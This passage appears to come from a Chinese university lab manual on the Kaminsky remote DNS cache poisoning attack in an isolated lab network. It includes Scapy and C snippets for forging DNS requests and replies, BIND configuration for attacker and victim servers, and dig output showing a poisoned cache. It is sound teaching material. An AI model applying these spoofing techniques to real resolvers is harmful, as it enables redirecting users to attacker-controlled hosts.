

图 4 完整的 DNS 查询过程

如果 example.com 的名称服务器信息已经被 Apollo 缓存，查询将不会通过根或.COM 服务器，如图 5 所示。在这个实验室中，图 5 中描述的情况更为常见，所以我们将使用这个图作为描述攻击机制的基础。



图 5 当 example.com 的名字服务器被缓存时 DNS 查询过程

当 Apollo 等待来自 example.com 名称服务器的 DNS 响应时，攻击者可以向 Apollo 发送伪造的响应，假装响应来自 example.com 名称服务器。如果伪造的回复先到达，Apollo 将接受它，攻击就会成功。

本地 DNS 攻击实验，是假定攻击者和 DNS 服务器位于同一个 LAN 上，即，攻击者可以观察 DNS 服务器发出的 DNS 查询消息。当攻击者和 DNS 服务器不在同一个 LAN 上时，缓存中毒攻击将变得更加困难。造成这种困难的主要原因是 DNS 响应包中的事务 ID 必须与查询包中的事务 ID 匹配。由于查询中的事务 ID 通常是随机生成的，在不查看查询包的情况下，攻击者很难知道正确的事务 ID。

显然，攻击者可以猜测事务 ID。由于 ID 的大小只有 16 位，如果攻击者可以在攻击窗口内伪造 K 个响应(即在合法响应到达之前)，成功的概率为 K / 2^16。发出数百个伪造的响应是可行的，因此攻击者不需要太多的尝试就可以成功。

然而，上述假设的攻击忽略了缓存效应。实际上，如果攻击者没有幸运地在真正的响应包到达之前做出正确的猜测，正确的信息将被 DNS 服务器缓存一段时间。这种缓存效果使得攻击者不可能伪造对相同域名的另一个响应，因为 DNS 服务器不会在缓存超时之前发出针对该域名的另一个 DNS 查询。要伪造相同域名上的另一个响应，攻击者必须等待该域名上的另一个 DNS 查询，这意味着他/她必须等待缓存超时。等待时间可以是几个小时或几天。

注意：由于没有真实的域，所以需要同学在 dns 上进行配置将攻击域名 ns.hust-cse.net 能够解析到攻击者 attack 上。并且需要对 attack 进行相应的配置，使其能够解析对于域 example.com 的查询。

4.3.3 解决 DNS 缓存效应：Kaminsky 攻击

Kaminsky 攻击：Dan Kaminsky 提出了一种优雅的技术来克服缓存效应。通过 Kaminsky 攻击，攻击者将能够不需要等待而持续攻击同一个域名上的 DNS 服务器，所以攻击可以在很短的时间内成功。攻击的细节在[1]中描述。在这个任务中，我们将尝试这种攻击方法。参照图 3 以下步骤概述了该攻击：

1. 攻击者向 DNS 服务器 Apollo 查询 example.com 中不存在的名称，例如 twysw.example.com，其中 twysw 是一个随机名称。

2. 由于该映射在 Apollo 的 DNS 缓存中不可用，因此 Apollo 向 example.com 域的名称服务器发送 DNS 查询。

3. 当 Apollo 等待响应时，攻击者会向 Apollo 发送一个欺骗的 DNS 响应[6]流，每个响应都尝试一个不同的事务 ID，并希望其中一个是正确的。在响应中，攻击者不仅为 twysw.example.com 提供了一个 IP 解析，还提供了一个“Authoritative Nameservers”记录，指示 ns.dnslabattacker.net 作为 example.com 域的名称服务器。如果欺骗响应击败了实际响应，并且事务 ID 与查询中的事务 ID 匹配，Apollo 将接受并缓存欺骗响应，从而破坏 Apollo 的 DNS 缓存。

4. 即使欺骗 DNS 响应失败(例如,事务 ID 不匹配或者是太迟了),这并不重要,因为下一次,攻击者将查询一个不同的名称,所以 Apollo 发送另一个查询,给攻击者另一个机会做欺骗攻击。这有效地消除了缓存效果。

5. 如果攻击成功，在 Apollo 的 DNS 缓存中，example.com 的名称服务器将被攻击者的名称服务器 ns.dnslabattacker.net 替换(学生做实验时，要求学生改成 ns.hust-cse.net)。为了证明这次攻击的成功，学生们需要证明这样的记录在 Apollo 的 DNS 缓存中。图 6 显示了中毒的 DNS 缓存的示例。

```
root@dns:/etc/bind# cat /var/cache/bind/dump.db |grep dnslab
example.com.            172795  NS      ns.dnslabattacker.net.
; ns.dnslabattacker.net [v4 TTL 0] [v6 TTL 0] [v4 success] [v6 success]
```

图 6 DNS 缓存中毒成功后的示例

实现 Kaminsky 攻击是相当具有挑战性的，因此将其分解为三个子任务：伪造 DNS 请求包、伪造 DNS 响应包、实施攻击。

注意：（1）攻击首先需要 dns 对 www.example.com 有较为完整信息的缓存，才能进行进一步的实验，必须满足最终一次查询能够得到：1、www.example.com 的 ip ；2、授权域 example.com 的 ns 域名（有两个，必须完整得到）；3、两个 ns 域名的 ip（攻击目的就是伪造来自 ip 的响应）。只有 user 在对 dns 查询 www.example.com 的查询结果满足上面条件时才可以进行

实验。可以尝试多次查询，或者分步查询授权域和授权域的 ip。如果查询结果一直只显示很多根域名服务器信息，则很难进行实验。

（2）攻击为概率攻击，在验证中尝试次数较多、花费时间较长，可能提升攻击成功率的方法为延迟发包：

$sudo tc qdisc add dev br-29c63b220f5a root netem delay 100ms，延迟时间需要自己调整，dev 需要根据本次实验具体指定。

1）**子任务 1：伪造 DNS 请求包：**此子任务侧重于伪造 DNS 请求。为了完成攻击，我们（作为攻击者）需要触发目标 DNS 服务器发送 DNS 查询，因此我们就有机会欺骗 DNS 响应。这个过程需要多次尝试才能成功，因此必须自动化这个过程。第一步是编写一个程序，将 DNS 查询发送到目标 DNS 服务器，每次在查询字段中使用不同的主机名。我们的工作就是编写这个程序，并使用 Wireshark 查看发送的查询请求，触发目标 DNS 服务器来发送 DNS 查询。不需要很快地发送 DNS 查询，所以我们可以使用外部程序来完成这项工作，而不是在 C 程序中实现所有内容。例如，可以使用 system（）调用 dig 程序：

system(“dig xyz.example.com”);

也可以使用 python 实现，python 代码片段如下：（+++是占位符，学生需要替换它们）

```
Qdsec = DNSQR(qname=’www.example.com’)
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst=’+++’, src=’+++’)
udp = UDP(dport=+++, sport=+++, chksum=0)
request = ip/udp/dns
```

2）子任务 2：伪造 DNS 响应包：在 Kaminsky 攻击中，需要伪造 DNS 回复。我们的目标是 example.com，我们需要伪造从这个域名服务器的回应报文。学生需要找出 example.com 的合法域名服务器的 IP（需要注意的是，这个域可能有多个域名服务器）。

可以用 scapy 来实现这个任务。下面的代码片段构造了一个 DNS 响应，包含请求的域名、answer 部分和 NS 部分。需要根据 Kaminsky 攻击的原理，替换代码中的+++部分。

```
domain = ’+++’
ns = ’+++’
Qdsec = DNSQR(qname=name)
```

```
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)

NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)

dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1,
arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst='+++', src='+++')

udp = UDP(dport=+++, sport=+++, chksum=0)

reply = ip/udp/dns
```

3）子任务 3：Kaminsky 攻击。现在我们可以把所有的东西放在一起进行 Kaminsky 攻击。首先需要向 Apollo 发送 DNS 查询，在 example.com 域中查询一些随机主机名。每次查询发出后，攻击者需要在很短的时间内伪造大量的 DNS 响应包，希望其中一个具有正确的事务 ID，并在真实响应之前到达目标。

因此，速度至关重要：发送的数据包越多，成功率就越高。如果我们像在上一个任务中那样使用 Scapy 发送伪造的 DNS 响应，那么成功率太低了。学生可以使用 C 语言，但用 C 语言构建 DNS 数据包并非易事。我们介绍一种混合使用 Scapy 和 C 的方法。在混合方法中，我们首先使用 Scapy 生成一个 DNS 数据包模板，该模板存储在文件中，然后我们在 C 程序中加载该数据模板，对一些字段做一些小的更改，然后把包发出去。我们提供了一个 C 代码框架，学生们可以在标记区域进行更改。详细信息查看第 5 节 指南部分。

启动攻击，检查 dump.db 文件，查看你的欺骗 DNS 响应是否已被 DNS 服务器成功接受。下面的命令转存了 DNS cache，可以在 cache 里搜索 attacker(我们用 ns.dnslabattacker.net 作为攻击者的域名，如果学生的域名不是这个，搜索另外的关键词)

```
#rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
```

参见图 6 中的示例。

4.3.4 攻击代码实现

为了实施 Kaminsky 攻击，我们可以使用 Scapy 进行数据包欺骗。不幸的是， Python 的速度太慢，每秒生成的数据包数量太少，无法使攻击成功。最好使用 C 程序，但这对许多学生来说可能是一个很大的挑战，因为用 C 语言构建 DNS 的数据包并不容易。推荐使用混合方法，使用这种方法，学生花在编码上的时间可以显著减少，因此他们可以花更多时间关注实际的攻击。

这个方法是利用 Scapy 和 C 的优势：Scapy 构造 DNS 数据包比 C 快，但 C 发包快得多。因此，我们只需使用 Scapy 创建伪造的 DNS 报文并将其保存到

文件中，然后将数据包加载到 C 程序中。在 Kaminsky 攻击期间，尽管我们需要发送很多报文，但是这些数据包基本上是相同的，只有少数字段不一样。因此，我们可以使用 Scapy 生成的数据包作为基础，找到需要进行修改的偏移量（例如，事务 ID 字段），并进行更改。这比在 C 中创建整个 DNS 数据包容易得多。更改完成后，可以使用原始套接字发送包。

下面的 Scapy 程序创建了一个简单的 DNS 应答包，并将其保存到一个文件中。

Generate_dns_reply.py

```
#!/usr/bin/env python3
from scapy.all import *


# Construct the DNS header and payload
name = 'twysw.example.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.1.2.2', ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=0, qr=1,
        qdcount=1, ancount=1, nscount=0, arcount=0,
        qd=Qdsec, an=Anssec)


# Construct the IP, UDP headers, and the entire packet
ip = IP(dst='10.10.27.2', src='1.2.3.4', chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns
# Save the packet to a file
with open('ip.bin', 'wb') as f:
f.write(bytes(pkt))
```

在 C 程序中，我们从 ip.bin 文件加载数据包，并将其用作我们的数据包模板。基于这个模板我们创建许多类似的数据包，并向目标 DNS 服务器发送这些伪造的响应报文。

对于每个回复，我们需要更改三个位置：事务 ID 和在两个位置的名称 twysw（问题部分和答案部分）。事务 ID 位于固定位置（从 IP 包开始，偏移量 28），但名称 twysw 的偏移量取决于域名的长度。我们可以使用二进制编辑器程序，

如 bless，用于查看二进制文件 ip.bin 并找到 twysw 的两个偏移量。在我们的数据包中，它们位于偏移量 41 和 64。

下面的代码片段显示了我们如何更改这些字段。我们在回复报文中将域名改为 bbbbb.example.com，然后发送伪造的 DNS 回复，事务 ID 为 1000。在代码中，变量 ip 指向 ip 数据包的开头。

```
// Modify the name in the question field (offset=41)
memcpy(ip+41, "bbbbb" , 5);
// Modify the name in the answer field (offset=64)
memcpy(ip+64, "bbbbb" , 5);
// Modify the transaction ID field (offset=28)
unsigned short id = 1000;
unsigned short id_net_order = htons(id);
memcpy(ip+28, &id_net_order, 2)
```

生成随机名称。在 Kaminsky 攻击中，我们需要生成随机主机名。有很多方法可以做到这一点。下面的代码片段显示了如何生成一个由 5 个字符组成的随机名称。

```
char a[26]="abcdefghijklmnopqrstuvwxyz";
// Generate a random name of length 5
char name[6];
name[5] = 0;
for (int k=0; k<5;k++)
    name[k]=a[rand()%26];
```

4.3.5 结果验证

如果攻击成功，Apollo 的 DNS 缓存将如图 7 所示，即， example.com 的 NS 记录就变成了 ns.dnslabattacker.net。为了确保袭击确实成功，我们在用户机器上运行 dig 命令来询问 www.example.com 的 IP 地址。

当 Apollo 收到 DNS 查询时，它在缓存中搜索 example.com 的 NS 记录，并且找到 ns.dnslabattacker.net。因此，它将向 ns.dnslabattacker.net 发送 DNS 查询。但是，在发送查询之前，它需要知道 ns.dnslabattacker.net 的 IP 地址。这是通过发出一个单独的 DNS 查询来完成的。这就是我们遇到麻烦的地方。

域名 dnslabattacker.net 实际上并不存在。我们为这个实验的目的创建了这个名称。Apollo 很快就会发现这一点，并将 NS 条目标记为无效，然后就从中毒的缓存中恢复正常。有人可能会说，再伪造 DNS 响应时，我们可以使用额外的记录为 ns.dnslabattacker.net 提供 IP 地址。图 7 中的示例响应包实际上做到了这一点。不幸的是，这个额外的记录将不会被 Apollo 接受。请思考原因并在你的实验报告中给出你的解释。

两种方法可以解决这个问题，所以我们可以显示我们缓存中毒攻击成功的影响(攻击确实成功了，问题是我们不能显示它):

使用真实的域名：如果你一个真实的域，并且可以配置它的 DNS，那么你的工作很容易。只需在 NS 记录中使用你自己的域名，而不是 dnslabattacker.net。请参考本地 DNS 攻击的设置部分来配置 DNS 服务器，以便它能够回答 example.com 域名的查询。

使用假域名：如果没有真正的域名，仍然可以使用我们的假域名 ns.dnslabattacker.net 进行演示。我们只需要在 Apollo 上做一些额外的配置，这样它就可以将 dnslabattacker.net 识别为一个真实的域。

我们可以将 ns.dnslabattacker.net 的 IP 地址添加到 Apollo 的 DNS 配置中，因此 Apollo 不需要从一个不存在的域请求这个主机名的 IP 地址。

（1）配置本地 DNS 服务器

我们首先配置受害者的 DNS 服务器 Apollo。在/etc/bind/文件夹中找到 named.conf.default-zones 文件，并添加以下条目:

```
zone "ns.dnslabattacker.net" {
        type master;
        file "/etc/bind/db.attacker";
};
```

创建文件/etc/bind/db.attacker，并将以下内容放入其中。我们让 ns.dnslabattacker.net 指向攻击者机器(10.10.27.1)。我们已经在实验网站链接了文件 db.attacker。

```
;
; BIND data file for local loopback interface
;
$TTL    604800
@   IN  SOA     localhost. root.localhost. (
                              2         ; Serial
```

```
                    604800      ; Refresh
                     86400      ; Retry
                   2419200      ; Expire
                    604800 )    ; Negative Cache TTL
;
@   IN   NS   ns.dnslabattacker.net.
@   IN   A    10.10.27.1
@   IN   AAAA   ::1
```

(上述红色标注的 ip 地址可以根据攻击者的实际 ip 修改)

一旦设置完成，如果缓存中毒攻击成功，发送给 Apollo 的关于 example.com 主机名的任何 DNS 查询都将被发送到攻击者的机器 10.10.27.1。

（2）配置攻击者机器

我们需要在 10.10.27.1 上配置 DNS 服务器，这样它就可以回答域 example.com 的查询。在 10.10.27.1 的/etc/bin /named.conf.local 中添加以下条目：

```
zone "example.com" {
      type master;
      file "/etc/bind/example.com.zone";
};
```

创建一个名为/etc/bind/example.com.zone 的文件，并使用以下内容填充它。

```
$TTL 3D
  @              IN              SOA ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)
@              IN              NS              ns.dnslabattacker.net.
@              IN              MX              10 mail.example.com.
www            IN              A               1.1.1.1
mail           IN              A               1.1.1.2
*.example.com  IN              A               1.1.1.100
```

配置完成后，不要忘记同时重启 Apollo 和攻击者的 DNS 服务器;否则，修改将不生效。

配置成功的话，在用户机器上 dig @ns.dnslabattacker.net www.example.com 这样的命令,答案将是 1.1.1.1，这正是我们放在上面文件中的。

```
root@user:/# dig @ns.dnslabattacker.net www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.dnslabattacker.net www.example.com
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20095
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.dnslabattacker.net.

;; Query time: 0 msec
;; SERVER: 172.17.0.1#53(172.17.0.1)
;; WHEN: Tue May 03 00:40:21 CST 2022
;; MSG SIZE  rcvd: 95
```

错误分析：如果上面的解析不成功，可以分别按照以下步骤来进行分析：

1）在用户主机上 ping ns.dnslabattacker.net，是否能解析出攻击者主机的 ip 10.10.27.1? 如果不能解析出来，则说明在本地 dns 服务器 10.10.27.3 上有关 dnslabattacker.net 的配置有误（可能是配置文件读权限问题，也可能是 db 文件格式错误或字符集错误）

2）在用户主机上 dig @10.10.27.1 www.example.com，是否能解析出 www.example.com 的 ip，如果不能，则说明攻击机的 DNS 配置存在问题。

最后，**缓存中毒攻击成功以后**，在用户机上直接 dig www.example.com，可以得到 1.1.1.1 的地址。

```
root@user:/# dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59182
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            172590  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       172.17.0.1
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 0 msec
;; SERVER: 172.17.0.3#53(172.17.0.3)
;; WHEN: Tue May 03 01:18:59 CST 2022
;; MSG SIZE  rcvd: 139
```

还可以 dig *.example.com，比如 dig abcd.example.com

```
root@user:/# dig abcd.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> abcd.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18684
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;abcd.example.com.              IN      A

;; ANSWER SECTION:
abcd.example.com.       259200  IN      A       1.1.1.100

;; AUTHORITY SECTION:
example.com.            172578  IN      NS      ns.dnslabattacker.net.

;; ADDITIONAL SECTION:
ns.dnslabattacker.net.  604800  IN      A       172.17.0.1
ns.dnslabattacker.net.  604800  IN      AAAA    ::1

;; Query time: 1 msec
;; SERVER: 172.17.0.3#53(172.17.0.3)
;; WHEN: Tue May 03 01:19:11 CST 2022
;; MSG SIZE  rcvd: 140
```

5 实验提交

学生需要在实验平台上完成两个实验，本地 DNS 攻击实验和远程 DNS 攻击实验，完成相应的习题，提交得分。

参考文献

[1] D. Schneider. Fresh Phish, How a recently discovered flaw in the Internet's Domain Name System makes it easy for scammers to lure you to fake Web sites. IEEE Spectrum, 2008 http:

[2] RFC 1035 Domain Names - Implementation and Specification : http://www.rfc-base.org/rfc-1035.html

[3] DNS HOWTO : http://www.tldp.org/HOWTO/DNS-HOWTO.html

[4] Pharming Guide : http://www.technicalinfo.net/papers/Pharming.html

[5] DNS Cache Poisoning: http://www.secureworks.com/resources/articles/other articles/dns-cache–poisoning/

[6] DNS Client Spoof: http://evan.stasis.org/odds/dns-client spoofing.txt

附录 1 DNS 响应包的详细信息

0x8e 0x01 transaction ID

0x84 0x00 flags:means a no-error answer

0x00 0x01 Questions No. (1 question session)

0x00 0x01 Answer No. (1 answer session)

0x00 0x01 Authority No. (1 authority session)

0x00 0x02 Additional No. (2 additional sessions)

query session: eggdd.example.com:type A, class IN

0x05 5 characters follow

0x74 t

0x77 w

0x79 y

0x73 s

0x77 w

0x07 7 characters follow

0x65 e

0x78 x

0x61 a

0x6d m

0x70 p

0x6c l

0x65 e

0x03 3 characters

0x63 c

0x6f o

0x6d m

0x00 end of the string

0x00 0x01 type:A(address)

0x00 0x01 Class:IN

the Answer session:

0xc0 first two bits set to 1 to notify this is a pointer for a name string, not a standard

string as before

0x0c the offset of the start point: here from transaction ID field to the name string

12 bytes. The string will shows from the offset point to the end of the string

0x00 0x01 type:A

0x00 0x01 Class:IN

0x02 0x00 0x00 0x00 time to live

0x00 0x04 DataLength:4 bytes

0x01 0x01 x01 0x01 1.1.1.1

Authoritative Nameservers session:

0xC0 first two bits set to 1 to notify this is a pointer for a name string,